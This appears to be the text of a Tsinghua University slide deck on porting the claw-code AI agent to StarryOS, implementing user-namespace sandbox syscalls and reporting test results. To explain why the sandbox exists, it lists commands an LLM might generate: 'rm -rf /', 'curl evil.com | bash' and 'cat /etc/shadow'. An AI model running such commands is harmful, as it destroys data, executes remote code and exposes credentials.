
app-port

fail-fast: stop at first failing level, then debug



Hard Rule: Fix the kernel, not the test. Never modify test cases or claw-code source.

claw-debug



claw-robust

Claw-Code移植



```
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root #  
root@starry:/root # claw  
Warning: claw is running from a very broad directory (/root).  
The agent can read and search everything under this path.  
Consider running from inside your project: cd /path/to/project && claw  
Continue anyway? [y/N]: y
```

Claw Code on StarryOS

需求类型	依赖	实现情况
进程 & 线程	clone, futex, signal, TLS	√
内存 & 文件	mmap, read/write, procfs, ext4	√
网络 & 事件	socket, epoll, eventfd, pidfd	√
沙箱初始化	unshare, uid_map, gid_map, cgroup	×


为什么需要沙箱

1

claw-code 的核心功能是让用户通过自然语言操作文件系统、执行 shell 命令、编译运行程序。

2

但 LLM 是不可控的。它可能生成 `rm -rf /`、`curl evil.com | bash`、`cat /etc/shadow`。没有沙箱，一次 prompt 就能把整个系统搞崩。



Claw Code的解决方案

1

创建 namespace。unshare(CLONE_NEWUSER) 将进程 uid/gid 重置为 65534 (nobody)，失去所有特权


2

设置权限映射。写 `setgroups → deny`，写 `uid_map / gid_map` 将沙箱内 uid 0 映射回外部真实 uid，沙箱内部恢复 root 但对外仍为 nobody

3

环境自检。读 `/proc/self/cgroup` 确认容器环境，`remount /proc` 刷新视图，沙箱就绪

功能	作用	实现	对claw-code的支持
sys_unshare	将进程凭据重置为 nobody (65534), 失去所有特权	从零实现, 54 行 namespace.rs	unshare(CLONE_NEWUSER)
/proc/self/setgroups	放弃补充组权限, 写 gid_map 前必须 deny	从零实现, 可读写。proc.rs	write("deny")
/proc/self/uid_map	沙箱内 uid 0 → 外部真实 uid	从零实现, 解析 ``0 0 1`` 格式。proc.rs	write("0 0 1")
/proc/self/gid_map	沙箱内 gid 0 → 外部真实 gid	从零实现, 同 uid_map 对称	write("0 0 1")
mount NULL 处理	fs_type 为 NULL 时不 panic	已有功能补丁, 加 NULL 检查	mount("none","/proc",NULL,...)



层次	Docker 沙箱	Claw Code沙箱
Namespaces	6 种 ns 实现资源隔离：User、Mount、PID、Network、IPC、UTS	通过unshare支持User ns
CGroups	CPU/内存/IO 精确配额，超限 OOM kill 或限流	会读 /proc/1/cgroup，确保自己在沙箱中，但是其 SandboxConfig 中不存在资源限制字段
Networking	独立网络栈 + veth pair + bridge + NAT	共享宿主网络
Storage	overlayfs 分层镜像 + copy-on-write，容器读写层独立	在已有的 ext4 文件系统上工作，无分层镜像 /copy-on-write

任务二实验 4 · StarryOS 真实环境验证

12个robust端到端测例

让 claw 在 StarryOS 里真正干活

覆盖检索、脚本、编程、系统、数据与多智能体并行等
实际场景，全面验证 claw 的任务理解、工具调用与执行能力。



测例总数

12个



端到端成功率

100%



多领域覆盖

6大类



结论：claw 在 StarryOS 中稳定完成全部 12 项复杂任务，
展现出强大的工具使用、代码执行与并行协作能力。



总结:

commits

24个

新增测试

18个

改动量

87个文件

内核改动

6个

开发思考:



应用是内核能力的密集测试集。一次robust-10(系统侦察)就触发了 procfs/sysfs/mount/大量文件系统调用比200个单元测试更密集。



拆解大问题。app-port把“大应用”进行拆解，把不可调度的大问题变成可调度的小问题序列。



层测试递进。goal (接口) → integration (功能) → robust (场景)，每一层守护不同维度



- BigLab-B 要求搭建一套AI迭代流水线，比如写 skill 流程、定义 sub-agent 分工、设置验证关卡。这本质上是"给 AI 写 spec"
- 这和软件工程里写需求文档、定接口协议是同一类能力，但在传统 OS 课里几乎不训练
- 建议：增加流水线相关的评估，比如：工作流的设计是否避免了 AI 的常见错误模式（幻觉、捷径、上下文丢失）等等
- 思考：AI-native 内核开发范式：从设计阶段就考虑"将由 AI 持续迭代维护"。StarryOS 的组件化架构（crate 级别的单向依赖）天然适合 AI 做局部修改而不引入全局回归。这可能是未来"AI 可维护内核"的架构原型

The background of the slide is a photograph of the Tsinghua University Gate, a large, ornate stone archway with the university's name in Chinese characters. The gate is set against a sky with soft, colorful clouds, suggesting a sunset or sunrise. Lush green trees are visible behind and around the gate.

谢谢，敬请批评指正！



清华大学
Tsinghua University

汇报人：陈子陶

日期：2026.5.30